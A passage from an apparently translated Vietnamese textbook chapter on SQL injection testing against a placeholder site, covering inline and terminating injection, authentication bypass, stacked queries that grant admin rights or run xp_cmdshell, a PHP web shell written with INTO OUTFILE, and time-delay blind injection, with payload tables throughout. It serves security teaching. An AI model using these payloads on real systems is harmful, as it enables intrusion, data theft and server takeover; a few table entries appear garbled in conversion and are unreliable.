
URL để hiển thị thư được gửi tới người dùng có định dạng sau:

[Http://www.victim.com/messages/list.aspx?uid=45](http://www.victim.com/messages/list.aspx?uid=45)

Khi kiểm tra tham số uid bằng việc nhập vào duy nhất một dấu nháy đơn, chúng ta nhận được lỗi sau:

<http://www.victim.com/messages/list.aspx?uid='>

Server Error in '/' Application.


Unclosed quotation mark before the character string ' ORDER BY received;'.  


Để thu được thêm các thông tin về truy vấn, chúng ta có thể gửi request sau:

<http://www.victim.com/messages/list.aspx?uid=0 having 1=1>

Phản hồi từ máy chủ là:

Server Error in '/' Application.


Column ' messages.idmessage ' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.  


Dựa vào thông tin đã được thu được, chúng ta có thể khẳng định rằng đoạn mã SQL chạy ở phía máy chủ sẽ giống như sau:

```
SELECT *  
FROM messages  
WHERE uid=[USER ENTRY]  
ORDER BY received;
```

**Hình 3.3.2.2a** chỉ ra điểm tiêm lệnh, sự tạo ra câu lệnh SQL, và tham số dễ bị

khai thác lỗ hổng.



**Hình 3.3.2.2a** : Biểu diễn trực quan việc tiêm lệnh vào một tham số có kiểu dữ liệu là số

Lưu ý rằng việc thực hiện Inline Injection đối với một tham số có dữ liệu kiểu số thì không yêu cầu ngắt và bắt đầu bằng các dấu nháy đơn ( ' ). Trong ví dụ này, chúng ta có thể trực tiếp tiêm lệnh vào sau tham số uid trong URL.

Trong trường hợp này, chúng ta có quyền kiểm soát các tin nhắn được trả về từ cơ sở dữ liệu. Ứng dụng không thực hiện bất kỳ biện pháp lọc nào đối với tham số uid, và do đó chúng ta có thể can thiệp vào các hàng đã được lựa chọn từ bảng messages. Phương pháp khai thác trong trường hợp này là thêm một câu lệnh luôn luôn đúng (or 1 = 1), do đó, thay vì chỉ trả lại các tin nhắn cho người dùng hiện tại, tất cả các tin nhắn đều sẽ được hiển thị. URL sẽ là:

Http://www.victim.com/messages/list.aspx?uid=45 or 1 = 1



Kết quả của request sẽ trả lại các messages được gửi tới cho mọi user trong **hình 3.3.2.2b** cho thấy điều này :



**Hình 3.3.2.2b** : sự khai thác lỗ hổng Injection đối với tham số có kiểu dữ liệu là số

Kết quả của việc khai thác lỗ hổng, đã tạo ra câu lệnh SQL sau:

```
SELECT *
FROM messages
WHERE uid=45 or 1=1 /* Always true condition*/
ORDER BY received;
```

Do điều kiện luôn luôn đúng đã được thêm vào (`or 1 = 1`), cơ sở dữ liệu trả về tất cả các hàng trong bảng messages và không chỉ là các kết quả được gửi tới người dùng hiện tại ( người dùng được nêu đầu tiên, có uid = 45). Trong chương 4, bạn sẽ học cách khai thác thêm điều này để đọc các dữ liệu tùy ý từ bất kỳ bảng cơ sở dữ liệu nào và thậm chí từ các cơ sở dữ liệu khác.

**Bảng 3.3.2.2** cho thấy một tập hợp các dấu hiệu dành cho việc kiểm tra Inline SQL Injection đối với các tham số có kiểu dữ liệu là số

Testing String	Variations	Expected Results
'		Error triggering. If successful, the database will return an error
1+1	3-1	If successful, it returns the same value as the result of the operation
value + 0		If successful, it returns the same value as the original request
1 or 1=1	1) or (1=1	Always true condition. If successful, it returns every row in the table
value or 1=2	value) or (1=2	No condition. If successful, it returns the same result as the original value
1 and 1=2	1) and (1=2	Always false condition. If successful, it returns no rows from the table
1 or 'ab' = 'a'+'b'	1) or ('ab' = 'a'+'b'	Microsoft SQL Server concatenation. This injection is valid for Microsoft SQL Server. If successful, it returns the same information as an always true condition
1 or 'ab'='a' 'b'	1) or ('ab'='a' 'b	MySQL concatenation. If successful, it returns the same information as an always true condition
1 or ' ab'='a'    'b'	1) or ('ab'='a'    'b'	Oracle concatenation. If successful, it returns the same information as an always true condition


**Bảng 3.3.2.2 :** Các dấu hiệu sử dụng cho việc kiểm tra Inline SQL Injection đối với các tham số có kiểu dữ liệu số

Bạn có thể nhìn thấy từ **Bảng 3.3.2.2**, tất cả các chuỗi được sử dụng để tiêm vào thì đều tuân theo các nguyên tắc tương tự nhau. Xác nhận sự tồn tại của lỗ hổng SQL injection chỉ là vấn đề về việc hiểu biết những gì đang được thực hiện ở phía máy chủ và tiêm vào các điều kiện mà bạn cần cho từng trường hợp cụ thể.

### 3.3.3. Terminating SQL Injection

Có rất nhiều các kỹ thuật để khẳng định sự tồn tại của lỗ hổng SQL injection. Trong phần trước, bạn đã thấy các kỹ thuật Inline SQL Injection, và trong phần này, bạn sẽ thấy như thế nào để tạo một câu lệnh SQL hợp lệ thông qua việc chấm dứt nó. Injection-terminating là một kỹ thuật mà theo đó kẻ tấn công tiêm vào mã SQL và hoàn thành thành công câu lệnh bằng cách comment toàn bộ phần còn lại của truy vấn.

**Hình 3.3.3** cho thấy một sơ đồ giới thiệu về khái niệm chấm dứt lệnh SQL injection.



**Hình 3.3.3:** Terminating SQL Injection

Trong **Hình 3.3.3**, bạn có thể thấy rằng đoạn code được tiêm vào đã ngắt câu lệnh SQL. Ngoài việc ngắt câu lệnh, chúng ta cần phải comment phần còn lại của truy vấn sao cho nó không được thực thi.

#### 3.3.3.1. Cú pháp comment trong cơ sở dữ liệu

Như bạn thấy trong **Hình 3.3.3**, chúng ta cần một số phương tiện để ngăn chặn phần cuối của đoạn mã SQL được thực thi. Yếu tố chúng ta sẽ sử dụng chính là các câu lệnh comment của các cơ sở dữ liệu. Cú pháp để comment trong ngôn ngữ SQL thì cũng tương tự như trong các ngôn ngữ lập trình khác. Chúng được sử dụng để bổ sung các thông tin trong code và chúng được bỏ qua bởi trình thông dịch. **Bảng 3.3.3.1** cho thấy các cú pháp để thêm các comment trong cơ sở dữ liệu SQL Server, Oracle và MySQL.

Database	Comment	Observations
Microsoft SQL Server and Oracle	-- (double dash)	Used for single-line comments
	/* */	Used for multiline comments
MySQL	-- (double dash)	Used for single-line comments. It requires the second dash to be followed by a space or a control character such as tabulation, newline, etc.
	#	Used for single-line comments
	/* */	Used for multiline comments

**Bảng 3.3.3.1:** Cú pháp comment của các loại cơ sở dữ liệu

**TIP:** Một kỹ thuật phòng thủ bao gồm việc phát hiện và loại bỏ tất cả các khoảng trống hoặc loại bỏ khoảng trống đầu tiên từ dữ liệu được nhập vào của người dùng. comment đa dòng có thể được sử dụng để vượt qua những hạn chế đó. Giả sử chúng ta đang khai thác một ứng dụng bằng cách sử dụng các cuộc tấn công sau đây:

<http://www.victim.com/messages/list.aspx?uid=45> or 1 = 1

Tuy nhiên, ứng dụng loại bỏ các khoảng trống và câu lệnh SQL trở thành:

```
SELECT *
FROM messages
WHERE uid=45or1=1
```


Đoạn mã SQL trên sẽ không trả lại kết quả mà bạn muốn, Do đó bạn có thể thêm các comment đa dòng (multiline comments) không có nội dung để tránh việc phải sử dụng các khoảng trống:

[http://www.victim.com/messages/list.aspx?uid=45/\\*\\*/or/\\*\\*/1=1](http://www.victim.com/messages/list.aspx?uid=45/**/or/**/1=1)

Truy vấn mới sẽ không có các khoảng trống trong dữ liệu đầu vào của người dùng, nhưng nó sẽ hợp lệ, trả về tất cả các hàng trong bảng messages.

### 3.3.3.2. Sử dụng các comments

Làm thế nào chúng ta có thể sử dụng các comments để ngắt các câu lệnh SQL. Chúng ta sẽ thử với cơ chế xác thực trên trang administration của trang web của Victim Inc. **Hình 3.3.3.2a** mô tả cách ngắt câu lệnh SQL.



**Hình 3.3.3.2a:** Khai thác lỗ hổng ngắt lệnh SQL

Trong trường hợp này, chúng ta sẽ khai thác lỗ hổng ngắt câu lệnh SQL. Chúng ta sẽ chỉ tiêm lệnh vào trường username và chúng ta sẽ thực hiện ngắt câu lệnh. Chúng ta sẽ tiêm vào đoạn mã 'or 1 = 1; --', điều này sẽ tạo ra câu lệnh SQL dưới đây:

```
SELECT *  
FROM administrators  
WHERE username = " or 1=1;-- " AND password = ";
```

Câu lệnh này sẽ trả lại tất cả các hàng trong bảng quản trị viên do điều kiện  $1 = 1$ . Hơn nữa, nó sẽ bỏ qua phần của truy vấn sau khi nhận xét, vì vậy chúng ta không phải lo lắng về AND password = ".

Bạn cũng có thể giả mạo người dùng đã biết bằng cách tiêm *admin* '; Điều này sẽ tạo ra câu lệnh sau:


```
SELECT *  
FROM administrators
```

WHERE username = 'admin';-- ' AND password = '';

Câu lệnh này sẽ trả lại chỉ một hàng duy nhất chứa user admin, vượt qua một cách thành công cơ chế xác thực.

Bạn có thể tìm thấy các trường hợp mà một dấu gạch nối đôi (--) không thể được sử dụng bởi vì nó đã được lọc bởi ứng dụng hoặc bởi vì việc comment toàn bộ phần còn lại của truy vấn đã tạo ra lỗi. Trong những trường hợp như vậy, bạn có thể sử dụng các comment nhiều dòng (/\* \*/) để comment các phần của câu lệnh SQL. Kỹ thuật này đòi hỏi nhiều hơn một tham số để bị tấn công và sự hiểu biết về vị trí của các tham số trong câu lệnh SQL.

**Hình 3.3.3.2b** cho thấy một ví dụ của một cuộc tấn công sử dụng comment nhiều dòng (multiline comment). Lưu ý rằng đoạn text ở trong trường Password được trình bày để tạo nên sự rõ ràng. Nó minh họa một cuộc tấn công bằng cách sử dụng các comment nhiều dòng.



**Hình 3.3.3.2b:** Sử dụng các Comment nhiều dòng ( Multiline comment )

Trong cuộc tấn công này, chúng ta sử dụng trường Username để SELECT ra user mà chúng ta muốn và bắt đầu đoạn comment bằng chuỗi /\*. Trong trường Password, chúng ta kết thúc đoạn comment (\*/) và chúng ta thêm một dấu nhảy đơn để kết thúc câu lệnh một cách chính xác về mặt cú pháp mà không làm ảnh hưởng đến kết quả. Câu lệnh SQL kết quả là:

```
SELECT *  
FROM administrators  
WHERE username = 'admin'/* AND password = '*/ ';
```

Loại bỏ đoạn code đã bị comment sẽ giúp minh họa ví dụ tốt hơn :

```
SELECT *  
FROM administrators  
WHERE username = 'admin' '';
```

Như bạn thấy, chúng ta cần phải kết thúc câu lệnh bằng một chuỗi (Ở đây là chuỗi trống, nằm trong cặp dấu nháy đơn ‘ ‘ ở phía cuối câu lệnh), bởi vì chúng ta không thể kiểm soát được cái dấu nháy đơn mà đã được chèn thêm vào bởi ứng dụng. Và chúng ta đã chọn cách nối vào một chuỗi rỗng để không làm ảnh hưởng đến kết quả của truy vấn.

Trong ví dụ trước, chúng ta đã nối input của ta với một chuỗi rỗng. Việc nối chuỗi là thứ mà bạn sẽ luôn cần khi thực hiện kiểm tra SQL injection. Tuy nhiên, vì nó được thực hiện khác nhau trong SQL Server, MySQL và Oracle nên nó có thể được sử dụng như một công cụ để xác định cơ sở dữ liệu từ xa. **Bảng 3.3.3.2** cho thấy các toán tử nối trong mỗi cơ sở dữ liệu.

Database	Concatenation
Microsoft SQL Server	'a' + 'b' = 'ab'
MySQL	'a' 'b' = 'ab'
Oracle	'a'    'b' = 'ab'

**Bảng 3.3.3.2c :** Các toán tử nối chuỗi trong các loại cơ sở dữ liệu

Nếu chúng ta tìm thấy một tham số dễ bị tấn công trong một ứng dụng Web nhưng chúng ta không chắc chắn về việc máy chủ cơ sở dữ liệu từ xa sử dụng loại cơ sở dữ liệu nào, chúng ta có thể sử dụng các kỹ thuật ghép chuỗi để thực hiện việc xác định. Việc nhận dạng cơ sở dữ liệu từ xa có thể được thực hiện bằng cách thay thế bất kỳ tham số kiểu chuỗi dễ bị tấn công nào với một chuỗi nối, theo các cách sau:

```
http://www.victim.com/displayuser.aspx?User=Bob -- Original request  
http://www.victim.com/displayuser.aspx?User=B' + 'ob -- MSSQL server  
http://www.victim.com/displayuser.aspx?User=B' 'ob -- MySQL server  
http://www.victim.com/displayuser.aspx?User=B' || 'ob -- Oracle
```

Việc gửi ba request đã được chỉnh sửa sẽ cho bạn biết cơ sở dữ liệu đang chạy trên máy chủ back-end là loại nào, bởi vì hai requests sẽ trả về lỗi cú pháp

và một trong số chúng sẽ trả lại kết quả giống như request đầu tiên và đồng thời chỉ ra cơ sở dữ liệu nằm bên dưới là loại nào.

**Bảng 3.3.3.2d** cho thấy một bản tóm tắt về một số ví dụ về việc sử dụng database comments thường được sử dụng để vượt qua các cơ chế xác thực.

Testing String	Variations	Expected Results
<i>admin'--</i>	<i>admin')--</i>	Bypass authentication mechanism by returning the admin row set from the database
<i>admin' #</i>	<i>admin')#</i>	MySQL - Bypass authentication mechanism by returning the admin row set from the database
<i>1--</i>	<i>1)--</i>	Commenting out the rest of the query, it is expected to remove any filter specified in the WHERE clause after the injectable parameter
<i>1 or 1=1--</i>	<i>1) or 1=1--</i>	Return all rows injecting a numeric parameter
<i>' or '1'='1'--</i>	<i>) or '1'='1'--</i>	Return all rows injecting a string parameter
Testing String	Variations	Expected Results
<i>-1 and 1=2--</i>	<i>-1) and 1=2--</i>	Return no rows injecting a numeric parameter
<i>' and '1'='2'--</i>	<i>) and '1'='2'--</i>	Return no rows injecting a string parameter
<i>1/*comment*/</i>		Comment injection. If successful, it makes no difference to the original request. Helps identify SQL injection vulnerabilities

**Bảng 3.3.3.2d** : Các ví dụ về sử dụng các comments trong cơ sở dữ liệu



### 3.3.3.3. Thực thi nhiều lệnh

Việc ngắt đứt câu lệnh SQL cung cấp cho bạn nhiều khả năng hơn trong việc kiểm soát mã SQL được gửi tới máy chủ cơ sở dữ liệu. Trong thực tế, việc kiểm soát này có thể vượt quyền các câu lệnh được tạo ra bởi cơ sở dữ liệu. Nếu bạn ngắt câu lệnh SQL, bạn có thể tạo ra một câu lệnh SQL hoàn toàn mới mà không có bất cứ hạn chế nào bị áp đặt lên nó.

Microsoft SQL Server 6.0 đã giới thiệu các con trỏ (cursors) phía máy chủ (server-side) đối với kiến trúc của nó, cái mà cung cấp chức năng thực thi một chuỗi với nhiều câu lệnh trên cùng một trình xử lý kết nối. Chức năng này cũng được hỗ trợ trong tất cả các phiên bản sau và cho phép thực hiện các câu lệnh kiểu như sau:

```
SELECT foo FROM bar; SELECT foo2 FROM bar2;
```

Máy khách (Client) kết nối tới SQL Server và thực hiện tuần tự từng câu lệnh. Máy chủ cơ sở dữ liệu sẽ trả về cho Client các tập hợp kết quả tương ứng với từng câu lệnh đã được thực thi.

MySQL cũng đã giới thiệu chức năng này trong phiên bản 4.1 và các phiên bản mới hơn; tuy nhiên, điều này không được kích hoạt mặc định. Cơ sở dữ liệu Oracle không hỗ trợ thực thi nhiều câu lệnh, trừ khi sử dụng PL / SQL.

Kỹ thuật khai thác đòi hỏi bạn phải có khả năng ngắt câu lệnh đầu tiên, vì vậy bạn có thể nối vào đoạn code SQL tùy ý.

Ý tưởng này có thể được khai thác bằng nhiều cách. Ví dụ đầu tiên của chúng ta sẽ nhắm vào một ứng dụng kết nối với một cơ sở dữ liệu SQL Server. Chúng ta sẽ sử dụng nhiều câu lệnh (multiple statements) để leo thang đặc quyền trong ứng dụng – Có thể ví dụ bằng cách thêm user của chúng ta vào nhóm quản trị viên (administrators group). Mục tiêu của chúng ta là chạy một câu lệnh UPDATE để thực hiện điều này :

```
UPDATE users /*Cập nhật bảng Users */  
SET isadmin=1 /* Thêm đặc quyền quản trị viên trong ứng dụng*/  
WHERE uid=<Your User ID> /* cho người dùng của bạn */
```

Chúng ta cần bắt đầu cuộc tấn công bằng cách liệt kê các cột thông qua việc sử dụng mệnh đề HAVING 1 = 1 và kỹ thuật GROUP BY đã giải thích trước đây :

```
http://www.victim.com/welcome.aspx?user=45; select * from users having  
1=1;--
```

Điều này sẽ trả về một lỗi, cùng với tên của cột đầu tiên, và ta sẽ cần lặp lại quá trình bằng cách thêm vào tên của các cột ta đã tìm ra được vào trong mệnh đề GROUP BY :

```
http://www.victim.com/welcome.aspx?user=45; select * from users having  
1=1
```

```
GROUP BY uid;--
```

```
http://www.victim.com/welcome.aspx?user=45; select * from users having  
1=1
```

```
GROUP BY uid, user;--
```

```
http://www.victim.com/welcome.aspx?user=45; select * from users having  
1=1
```

```
GROUP BY uid, user, password;--
```

```
http://www.victim.com/welcome.aspx?user=45; select * from users having  
1=1
```

```
GROUP BY uid, user, password, isadmin;--
```

Khi phát hiện ra được tên của các cột, URL tiếp theo với các mã lệnh được thêm vào để thêm vào các đặc quyền quản trị của ứng dụng Web của Victim Inc. sẽ là:

```
http://www.victim.com/welcome.aspx?uid=45;
```

```
UPDATE users SET isadmin=1 WHERE uid=45;--
```

- **Cảnh báo :**

*Hãy cẩn thận khi thực hiện leo thang các đặc quyền bằng cách thực thi một lệnh UPDATE, và luôn luôn thêm một mệnh đề WHERE ở cuối. Đừng thực hiện một cái gì đó kiểu như này:*

```
http://www.victim.com/welcome.aspx?uid=45; UPDATE users SET  
isadmin=1
```

*Bởi vì nó sẽ cập nhật tất cả các bản ghi trong bảng users, đây không phải là điều chúng ta muốn làm.*

Khi đã có khả năng thực thi các mã lệnh SQL tùy ý cung cấp cho ta nhiều hướng để tấn công. Bạn có thể chọn thêm một user mới vào trong cơ sở dữ liệu :

```
INSERT INTO administrators (username, password)
VALUES ('hacker', 'mysecretpassword')
```

Ý tưởng ở đây là tùy thuộc vào ứng dụng, bạn có thể thực thi các lệnh thích hợp. Tuy nhiên, bạn sẽ không nhận được kết quả cho truy vấn nếu bạn thực thi một mệnh đề *SELECT*, bởi vì máy chủ Web sẽ chỉ đọc tập (hợp) bản ghi đầu tiên. Sau này, chúng ta sẽ cùng tìm hiểu về các kỹ thuật để nối dữ liệu vào các kết quả đã có bằng cách sử dụng các câu lệnh *UNION*. Ngoài ra, trong trường hợp của Microsoft SQL Server bạn có khả năng (trong trường hợp người dùng cơ sở dữ liệu có đủ quyền) để thực hiện các lệnh của hệ điều hành.

*xp\_cmdshell* là một stored procedure mở rộng có trong các máy chủ cơ sở dữ liệu SQL Server cho phép các quản trị viên thực hiện các lệnh hệ điều hành và lấy ra kết quả trong các hàng của tập kết quả trả về. Cuộc tấn công kiểu này sẽ được giải thích chi tiết ở các phần sau, sau đây chỉ là một tiêu biểu về việc sử dụng nhiều câu lệnh (multiple statements):

```
http://www.victim.com/welcome.aspx?uid=45;
exec master..xp_cmdshell 'ping www.google.com';--
```

Bây giờ chúng ta sẽ khám phá các kỹ thuật tương tự sử dụng nhiều câu lệnh SQL trong cơ sở dữ liệu MySQL. Các kỹ thuật và chức năng thì giống nhau y hệt và chúng ta sẽ phải chấm dứt truy vấn đầu tiên và thực thi code tùy ý trong truy vấn thứ hai. Đối với ví dụ này, code được lựa chọn cho câu lệnh thứ hai là:

```
SELECT '<?php echo shell_exec($_GET["cmd"]);?>'
INTO OUTFILE '/var/www/victim.com/shell.php';--
```

Câu lệnh SQL này xuất ra chuỗi '*<? Php echo shell\_exec ( \$ \_ GET ["cmd"]);?>*' vào trong file */var/www/victim.com/shell.php* . Chuỗi được ghi vào file là một đoạn mã PHP dùng để lấy ra giá trị của một tham số *GET* gọi là *cmd* và thực thi nó dưới vỏ bọc của hệ điều hành. URL dùng để tiến hành cuộc tấn công này sẽ như sau:

```
http://www.victim.com/search.php?s=test';
SELECT '<?php echo shell_exec($_GET["cmd"]);?>' INTO OUTFILE
'/var/www/victim.com/shell.php';--
```

Cơ sở dữ liệu MySQL của trang web này đang chạy trên cùng một máy chủ với Web Server và người dùng đang chạy MySQL có đủ quyền, do vậy câu

lệnh phía trên đã có thể tạo ra một file trong Web root cho phép thực thi lệnh tùy ý:

<http://www.victim.com/shell.php?cmd=ls>

Bạn sẽ tìm hiểu thêm việc khai thác loại vấn đề này trong các phần sau. Bây giờ, điều quan trọng là ta đã nắm được ý tưởng về khả năng chạy code SQL tùy ý trong nhiều câu lệnh.

**Bảng 3.3.3.3** cho thấy các ký hiệu được sử dụng để tiêm nhiều câu lệnh.

Testing String	Variations	Expected Results
' <i>[SQL Statement]</i> ;	' <i>[SQL Statement]</i> ;	Execution of multiple statements injecting a string parameter
' <i>[SQL Statement]</i> ;	' <i>[SQL Statement]</i> ;	MySQL - Execution of multiple statements injecting a string parameter
<i>[SQL Statement]</i> ;	<i>[SQL Statement]</i> ;	Execution of multiple statements injecting a numeric parameter
<i>[SQL Statement]</i> ;	<i>[SQL Statement]</i> ;	MySQL - Execution of multiple statements injecting a numeric parameter

**Bảng 3.3.3.3:** Chữ ký hiệu dùng để thực thi nhiều Lệnh

### 3.3.4. Thời gian trễ

Khi kiểm tra các ứng dụng về các lỗ hổng SQL injection, bạn thường sẽ tự mình tìm thấy một lỗ hổng tiềm ẩn khó xác nhận. Điều này có thể do một số lý do, nhưng chủ yếu là do ứng dụng Web không hiển thị bất kỳ lỗi nào và vì bạn không thể truy xuất bất kỳ dữ liệu nào.

Trong tình huống này, việc tiêm vào thời gian trễ cơ sở dữ liệu và kiểm tra xem liệu rằng phản hồi từ máy chủ có bị chậm trễ hay không, rất hữu ích. Thời gian trễ là một kỹ thuật rất mạnh mẽ, bởi vì Web Server có thể ẩn các lỗi hoặc dữ liệu, nhưng không thể tránh khỏi việc chờ đợi cơ sở dữ liệu trả về kết quả và do đó bạn có thể xác nhận sự tồn tại của lỗi SQL Injection. Kỹ thuật này đặc biệt hữu ích trong các trường hợp Blind Injection.

Máy chủ Microsoft SQL có một câu lệnh được tích hợp sẵn để đưa sự chậm trễ vào các truy vấn: *WAITFOR DELAY 'hours:minutes:second'*. Ví dụ: request sau tới máy chủ Web của Victim Inc. mất khoảng 5 giây:

```
http://www.victim.com/basket.aspx?uid=45; waitfor delay '0:0:5';--
```

Sự chậm trễ trong phản hồi từ máy chủ đảm bảo với chúng ta rằng chúng ta đang tiêm mã SQL vào cơ sở dữ liệu back-end.

Cơ sở dữ liệu MySQL không có câu lệnh tương đương với lệnh *WAITFOR DELAY*. Tuy nhiên, có thể đưa vào một sự chậm trễ bằng cách sử dụng các hàm mà mất một thời gian dài để hoạt động. Hàm *BENCHMARK* là một lựa chọn tốt. Hàm MySQL *BENCHMARK* thực hiện một biểu thức nhiều lần. Nó được dùng để đánh giá tốc độ thực hiện các biểu thức của MySQL. Khoảng thời gian yêu cầu của cơ sở dữ liệu thay đổi tùy thuộc vào khối lượng công việc của máy chủ và tài nguyên máy tính; tuy nhiên, nếu thời gian trễ là đáng kể, kỹ thuật này có thể được sử dụng để xác định các lỗ hổng. Chúng ta hãy xem ví dụ sau:

```
mysql> SELECT BENCHMARK(10000000,ENCODE('hello','mom'));
```

```
+-----+
| BENCHMARK(10000000,ENCODE('hello','mom')) |
+-----+
| 0 |
+-----+
```

```
1 row in set (3.65 sec)
```

Phải mất 3,65 giây để thực hiện truy vấn, và do đó nếu chúng ta đưa đoạn code này vào một lỗ hổng SQL injection nó sẽ trì hoãn phản hồi từ máy chủ. Nếu chúng ta muốn trì hoãn phản hồi lâu hơn, chúng ta chỉ cần tăng số lần lặp lại. Đây là một ví dụ:

```
http://www.victim.com/display.php?id=32; SELECT  
BENCHMARK(10000000,ENCODE('hello','mom'));
```

Trong Oracle PL / SQL, bạn có thể tạo ra sự chậm trễ bằng cách sử dụng các tập lệnh sau:

```
BEGIN  
    DBMS_LOCK.SLEEP(5);  
END;
```

